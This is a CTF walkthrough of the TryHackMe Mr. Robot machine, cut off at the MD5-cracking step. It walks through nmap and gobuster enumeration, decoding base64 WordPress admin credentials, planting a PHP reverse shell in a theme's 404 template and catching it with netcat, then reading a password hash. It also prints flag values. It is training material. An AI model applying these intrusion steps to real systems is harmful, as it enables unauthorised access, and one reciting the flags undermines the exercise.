Mr. Robot CTF
Table of Contents

🤖 TryHackMe Mr. Robot CTF 🤖

Can we hack Mr. Robot CTF? This virtual machine is rated medium and will teach us many useful things.
The instructions will help achieve the same answers; there are step-by-step instructions.
Used programs:
- OpenVPN
- NMAP
- GoBuster
- Netcat
Instructions #
To start hacking this virtual machine, we must first connect to TryHackMe OpenVPN and run the machine in Task 2.
I assume your local virtual machine is with the Kali Linux operating system.
Establishing a connection via OpenVPN #
First, we need to download the OpenVPN file from TryHackMe that they give you. Then turn on the terminal in the directory where you downloaded the OpenVPN file. Connection is made using:
sudo openvpn *NAME_OF_YOUR_FILE*.ovpn
Network enumeration #
Firstly we need to look at which ports are open. The more we know about the system, the better. In this case, we use Nmap to scan the network.
Nmap scan #
kali@kali:~/Desktop$ nmap *IP_ADDRESS* -A
Result of Nmap scan #
kali@kali:-/Desktop$ nmap 10.10.51.194 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 18:35 CEST
Nmap scan report for 10.10.38.44
Host is up (0.095s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.90 seconds
As we can see, we have port 80 open which tells us that this is a website on the HTTP protocol.
Installation of seclists #
sudo apt install seclists
After this command seclists will be installed in the /usr/share/seclists/ directory.
Directory enumeration on a web server using gobuster #
kali@kali:~/Desktop$ gobuster dir -u http://10.10.51.194/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.51.194/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/23 18:27:45 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.51.194/0/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.51.194/Image/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.51.194/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/atom/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.51.194/audio/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.51.194/blog/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.51.194/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.51.194/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/]
/images               (Status: 301) [Size: 235] [--> http://10.10.51.194/images/]
/image                (Status: 301) [Size: 0] [--> http://10.10.51.194/image/]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.51.194/]
/index.html           (Status: 200) [Size: 1188]
/js                   (Status: 301) [Size: 231] [--> http://10.10.51.194/js/]
/intro                (Status: 200) [Size: 516314]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.51.194/wp-login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.51.194/]
/phpmyadmin           (Status: 403) [Size: 94]
/readme               (Status: 200) [Size: 64]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/rdf/]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.51.194/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 234] [--> http://10.10.51.194/video/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.51.194/wp-admin/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.51.194/wp-content/]
/wp-config            (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.51.194/wp-includes/]
/wp-cron              (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-load              (Status: 200) [Size: 0]
/wp-login             (Status: 200) [Size: 2606]
/wp-mail              (Status: 500) [Size: 3064]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup            (Status: 302) [Size: 0] [--> http://10.10.51.194/wp-login.php?action=register]
/xmlrpc               (Status: 405) [Size:42]
===============================================================
2021/05/23 18:40:33 Finished
===============================================================
Finding the first key #
After enumeration, we can see more directories located on this web server. If we look at TryHackMe Hint for the first key, we can see that our hint is robots.txt. I guess this hint /robots directory are related. Next to them, I’m interested in /wp-login; I think it’s WordPress.
Entering the page Enter the obtained IP address into your web browser:

But if we type in our link /robots.txt (IP_ADDRESS/robots.txt), we can see that it throws out the first key, which is in .txt format.

We found two files, one fsociety.dic and key-1-of-3.txt. The first file looks like a dictionary file.
Downloading the first key #
We can see the first key by entering the page (http://IP_ADDRESS/key-1-of-3.txt), but we can also download it using the curl command.
curl -s http://IP_ADDRESS/key-1-of-3.txt
Result #
kali@kali:~/Desktop$ curl -s http://10.10.51.194/key-1-of-3.txt

073403c8a58a1f80d943455fb30724b9
First key: 073403c8a58a1f80d943455fb30724b9
Finding the second key #
HINT: White coloured text.
If we go back to gobuster we can see that we had WordPress directories. I am specifically interested in:
/login (Status: 302)
/wp-content (Status: 301)
/admin (Status: 301)
/wp-login (Status: 200)
/license (Status: 200)
/wp-includes (Status: 301)
As we can see, the /license directory is with 200 status. Status 200 tells us that the page is active. Curl is our best friend in this case.
Curl command #
curl -s http://IP_ADDRESS/license | tr -d "\n"
Result #
kali@kali:~/Desktop$ curl -s http://10.10.51.194/license | tr -d "\n"

what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?do you want a    password or something?

ZWxsaW90OkVSMjgtMDY1Mgo=
The specific text is ZWxsaW90OkVSMjgtMDY1Mgo= looks like base64.
Decrypting Base64 #
The command we will use is:
echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
Base64 decryption result #
kali@kali:~/Desktop$ echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d

elliot:ER28-0652
We got the username and password, I guess, from WordPress.
WordPress enumeration #
It’s time to try to sign up on WordPress:
The first step is to go to:
http://IP_ADDRESS/wp-login
After logging in on the page immediately in the lower-left corner, we see that the WordPress version is 4.3.1. This is an old version of WordPress.

We find two users, of which Elliot (we) are the administrator.

We can see that this old version of WordPress is vulnerable to PHP reverse shell. LINK OF THE SCRIPT
Since we are an administrator, we need to go to Appearance.

We have to replace the code with the script on the 404 PHP template.

ifconfig.PHP reverse shell via netcat #
After we have replaced and changed the IP address in the script, we will run Netcat on the port that establishes a connection to us via the script. We do this with the following command:
nc -nlvp 1234
After that, we have to go to the http://IP_ADDRESS/404.php this link in the web browser.

As we can see, we opened the shell in the terminal. Netcat got the connection.
We will now check which files are in the /home/robot directory. We do this with the command:
ls -l /home/robot
We now know the location of the second key:
$ ls -l /home/robot
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
The problem is that we are not robot user on this machine at all. We check this with the whoami command.
$ whoami
daemon
The only file we can see is password.raw-md5. Let’s see what’s in this file.
$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
Decrypting MD5 Hash #
